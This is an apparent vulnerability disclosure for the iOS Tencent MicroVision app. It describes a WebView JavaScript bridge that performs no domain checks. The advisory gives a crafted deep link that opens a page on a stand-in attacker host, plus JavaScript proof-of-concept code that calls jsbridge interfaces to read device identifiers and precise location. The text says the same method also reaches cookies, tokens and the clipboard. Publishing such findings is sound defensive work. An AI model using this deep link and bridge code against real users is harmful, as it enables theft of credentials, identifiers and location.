
An information leak vulnerability in the iOS version of Tencent MicroVision App

Brief Description

Tencent MicroVision app is a popular short video app, providing functions such as short video watching and short video uploading. It ranks **No.25 in the "Photo & Video" category** list on the App Store of China Area (as of 2025-01-16).



The iOS version of the Tencent MicroVision supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a malicious URL (Scheme). When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Tencent MicroVision app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, obtaining victim's account information and credential (such as NickName, Avatar, UserID, Cookie, WsToken, OpenID), obtaining victim's device information (such as GUID, IDFA, Qimei),

obtaining victim's geolocation information (such as precise geolocation, altitude), **reading victim's clipboard** and **interfering with victim's normal use** (such as forcefully logging out victim's account).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: weishi://webview?jump_url=https://attack.com/attack.html. Here, "attack.com" represents a domain under the attacker's control.

When the victim clicks on this link, it directs the victim to the Tencent MicroVision app and opens the webpage https://attack.com/attack.html within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information and credential** (such as NickName, Avatar, UserID, Cookie, WsToken, OpenID), **obtaining victim's device information** (such as GUID, IDFA, Qimei), **obtaining victim's geolocation information** (such as precise geolocation, altitude), **reading victim's clipboard** and **interfering with victim's normal use** (such as forcefully logging out victim's account).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
window.cb_getDeviceInfo = function(res){
    var json = res;
    document.getElementById("GUID").innerText = "Your GUID: \n" + json.data.guid;
    document.getElementById("Qimei").innerText = "Your Qimei: \n" + json.data.qimei;
    document.getElementById("KeyChainID").innerText = "Your KeyChainID: \n" + json.data.keyChainID;
    document.getElementById("IDFA").innerText = "Your IDFA: \n" + json.data.idfa;
};
fetchData('jsbridge://device/getDeviceInfo?p={"callback":"cb_getDeviceInfo"}')

window.cb_getLocation = function(res){
    var json = res;
    document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: \n" + " (" + json.data.longitude + ", " + json.data.latitude + ")";
    document.getElementById("Altitude").innerText = "Your Altitude: " + json.data.altitude;
};
fetchData('jsbridge://sensor/getLocation?p={"callback":"cb_getLocation"}')
```

Impact of the Vulnerability

Scope of the vulnerability: Tencent MicroVision iOS version 8.137.0 (the latest version as of 2025-01-16).

Consequences of the vulnerability: Information disclosure.

Download Link For Affected Application:

CN:

https://apps.apple.com/cn/app/%E8%85%BE%E8%AE%AF%E5%BE%AE%E8%A7%86-%E7%9F%AD%E8%A7%86%E9%A2%91%E5%88%9B%E4%BD%9C%E4%B8%8E%E5%88%86%E4%BA%AB/id691828408

JUS:

https://apps.apple.com/us/app/%E8%85%BE%E8%AE%AF%E5%BE%AE%E8%A7%86-%E7%9F%AD%E8%A7%86%E9%A2%91%E5%88%9B%E4%BD%9C%E4%B8%8E%E 5%88%86%E4%BA%AB/id691828408

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.